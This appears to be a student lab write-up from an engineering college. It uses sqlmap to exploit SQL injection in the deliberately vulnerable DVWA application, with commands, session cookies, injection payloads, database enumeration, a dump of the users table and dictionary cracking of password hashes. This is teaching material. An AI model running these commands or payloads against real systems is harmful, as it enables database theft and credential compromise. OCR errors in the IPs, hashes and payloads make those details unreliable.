
5. Then click on SQL injection and set the ID as 1.



K. J. Somaiya College of Engineering, Mumbai

(A Constituent College of Somaiya Vidyavihar University)

6. Click on inspect to view the php session ID.



K. J. Somaiya College of Engineering, Mumbai

(A Constituent College of Somaiya Vidyavihar University)

7. sqlmap -u “url” --cookie “php session id and security”

```
File Machine View Input Devices Help
File Actions Edit View Help
(kali㉿kali)-[~]
$ sqlmap -u "http://192.11.1.4/dvwa/vulnerabilities/sql1/?id=1&Submit#" --cookie="PHPSESSID=d8cd3a217ec3b72f9b471eeaf74c4522;security=low"

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:57:30 /2023-03-25/
[15:57:30] [INFO] resuming back-end DBMS 'mysql'
[15:57:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
    Payload: id=1' OR NOT 8384=8384#&b5Submit+Submit

    Type: error-based
    Title: MySQL > 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1' AND ROW(9521,3839)>(SELECT COUNT(+),CONCAT(0x71786a7671,(SELECT (ELT(9521=9521,1))),0x717a786a71,FLOOR(RAND(0)+2))x FROM (SELECT 4493 UNION SELECT 2147 UNION SELECT 7781 UNION SELECT 2849)a GROUP BY x)-- dte0&b5Submit+Submit

    Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1' AND (SELECT 6117 FROM (SELECT(SLEEP(5)))hbib)-- Pxuh&b5Submit+Submit

    Type: UNION query
    Title: MySQL UNION query (NULL) - 2 columns
    Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71786a7671,0x534f4d6b78754e4d786d634b52735873777a7845756752487878424e6e9c6a536952416678576750,0x717a786a71)#&b5Submit+Submit

[15:57:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL > 4.1
[15:57:30] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.11.1.4'
[*] ending @ 15:57:30 /2023-03-25/
```

K. J. Somaiya College of Engineering, Mumbai

(A Constituent College of Somaiya Vidyavihar University)

8. sqlmap -u “url” --cookie “php session id and security” --dbs

The terminal window shows the command being run:

```
File Actions Edit View Help
(kali㉿kali)-[~]
$ sqlmap -u "http://192.11.1.4/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --cookie="PHPSESSID=d0cd3a217ec3b72f9b471eeaf74c4522;security-low" --dbs
```

The terminal output details the SQL injection process and the resulting database names found:

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 15:58:51 /2023-03-25
[15:58:51] [INFO] resuming back-end DBMS 'mysql'
[15:58:51] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 8304=8304#&Submit=Submit

Type: error-based
Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(9521,3839)>(SELECT COUNT(*),CONCAT(0x717a786a7671,(SELECT (ELT(9521=9521,1))),0x717a786a71,FL00R(RAND(0)*2))x FROM (SELECT 4493 UNION SELECT 2147 UNION SELECT 7781 UNION SELECT 2849)a GROUP BY x)-- dteQ&Submit=Submit

Type: time-based blind
Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 6117 FROM (SELECT(SLEEP(5)))hbib)-- Pxuh&Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x71786a7671,0x534f4d6b70754e4d786d634b52735873777a7845756752487870424e6e6c6a536952416d70576750,0x717a786a71)#&Submit=Submit

[15:58:51] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[15:58:51] [INFO] fetching database names
[15:58:51] [WARNING] reflective value(s) found and filtering out
available databases [?]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

K. J. Somaiya College of Engineering, Mumbai

(A Constituent College of Somaiya Vidyavihar University)

9. sqlmap -u “url” --cookie “php session id and security” --tables
it will display all the tables in the database.

```
[16:00:20] [INFO] fetching tables for databases: 'dvwa, information_schema, metasploit, mysql, msfmysql, tikiwiki, tikiwiki195'
[16:00:21] [WARNING] reflective value(s) found and filtering out
Database: information_schema
[17 tables]
+-----+
| CHARACTER_SETS
| COLLATIONS
| COLLATION_CHARACTER_SET_APPLICABILITY
| COLUMNS
| COLUMN_PRIVILEGES
| KEY_COLUMN_USAGE
| PROFILING
| ROUTINES
| SCHEMATA
| SCHEMA_PRIVILEGES
| STATISTICS
| TABLES
| TABLE_CONSTRAINTS
| TABLE_PRIVILEGES
| TRIGGERS
| USER_PRIVILEGES
| VIEWS
+-----+
Database: dvwa
[2 tables]
+-----+
| guestbook
| users
+-----+
Database: mysql
[17 tables]
+-----+
| user
| columns_priv
| db
| func
| help_category
| help_keyword
| help_relation
| help_topic
| host
| proc
| procs_priv
| tables_priv
| time_zone
| time_zone_leap_second
| time_zone_name
| time_zone_transition
| time_zone_transition_type
+-----+
```

K. J. Somaiya College of Engineering, Mumbai

(A Constituent College of Somaiya Vidyavihar University)

10. sqlmap -u “url” --cookie “php session id and security” --D DVWA
_T users --columns
It will display all the coluns of the table user in the database.

```
[root@kali ~]# File Machine View Input Devices Help
[File Actions Edit View Help
Payload: id=1 AND ROW(6131,389)>(SELECT COUNT(*),CONCAT(0x71786a7671,(SELECT (ELT(6521>6521,1)),0x717a786a71,FLD08(RAND(0)+2)))* FROM (SELECT 4493 UNION SELECT 2147 UNION SELECT 7781 UNION SELECT 3849)x GROUP BY x)-- -dxe0f5Submit
Submit
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1 AND (SELECT 6117 FROM (SELECT(SLEEP(5)))m516) -- - PauletteSubmit-Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1 UNION ALL SELECT NULL,CONCAT(0x71786a7671,0x534fa06670794e4d784-0634852715873777a7845756752487878434e6e4,6a534952416d78576758,0x717a786a71)aa65d6e1c5d6e5
[16:06:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL > 4.1
[16:06:48] [INFO] Fetching columns for table 'users' in database 'dvwa'
[16:06:48] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
(6 columns)
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(8) |
+-----+-----+
[16:06:48] [INFO] Fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.16.1.4'
[*] ending @ 16:06:48 /2023-03-25

[kali㉿kali](-)
4 sqlmap -u "http://192.16.1.4/dvwa/vulnerabilities/sql_injection/?id=1Submit-Submit%" --cookie="PHPSESSID=d8cd3a717ecab73f9a71eaaf7ac4932;security-low" -D dvwa -T users --dump
{1.6.133stable}
https://sqlmap.org

(*) legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 16:07:01 /2023-03-25
[16:07:01] [INFO] resuming back-end DBMS 'mysql'
```



K. J. Somaiya College of Engineering, Mumbai

(A Constituent College of Somaiya Vidyavihar University)

11. sqlmap -u “url” --cookie “php session id and security” --D dvwa -T users --dump

It will display all the values of columns of the able user in a tex file locally.

File Machine View Input Device Help
kali㉿kali: ~

Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1" AND (SELECT 6117 FROM (SELECT(SLEEP(5))#)mb1#)-- PoohIsSubmittt--Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 3 columns
Payload: id=1" UNION ALL SELECT NULL,CONCAT(8x71786a7671,8x534746678754e4d786d634652735873777a7845756752487878424e6e6c6a536952416d78576758,8x717a786a711#65submitt--Submit

[16:07:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL > 4.1
[16:07:01] [INFO] fetching columns for table 'users' in database 'dvwa'
[16:07:01] [INFO] fetching entries for table 'users' in database 'dvwa'
[16:07:01] [WARNING] reflective value(s) found and filtering out
[16:07:01] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/n] n
do you want to crack them via a dictionary-based attack [y/n/q] y
[16:07:02] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.txt' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 1
[16:07:03] [INFO] using default dictionary
do you want to use common password suffixes? (slow) [y/n] n
[16:07:03] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[16:07:03] [INFO] starting 2 processes
[16:07:03] [INFO] cracked password 'abc123' for hash 'e99a18c428cb3ed7268052678022e83'
[16:07:03] [INFO] cracked password 'charley' for hash '8d353d7bae2c3985d7e0d4fc080218b'
[16:07:03] [INFO] cracked password 'password' for hash '544cc2b5aa17861d827de8882cf99'
[16:07:03] [INFO] cracked password 'letmein' for hash '82a1e6ef5bb6e4caedc71e99e97'
Database: dvwa
Tables: users
(5 entries)

user_id	user	avatar	password	last_name	first_name
1	admin	http://172.16.121.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d1d8127debd802cf99 (password)	admin	admin
2	geronob	http://172.16.121.129/dvwa/hackable/users/geronob.jpg	e99a18c428cb3ed7268052678022e83 (abc123)	Brown	Gordon
3	1107	http://172.16.121.129/dvwa/hackable/users/1107.jpg	8d353d7bae2c3985d7e0d4fc080218b (charley)	Re	Rock
4	pablo	http://172.16.121.129/dvwa/hackable/users/pablo.jpg	8d197d99f5bb648ade3be5c71e99e97 (letmein)	Picasso	Pablo
5	smithy	http://172.16.121.129/dvwa/hackable/users smithy.jpg	5f4dcc3b5aa765d1d8127debd802cf99 (password)	Seth	Bob

[16:07:46] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.16.1.4/dump/dvwa/users.csv'
[16:07:46] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.16.1.4'
[*] ending @ 16:07:46 /2023-09-25/

(kali㉿kali)-[~]

K. J. Somaiya College of Engineering, Mumbai

(A Constituent College of Somaiya Vidyavihar University)

Thank
you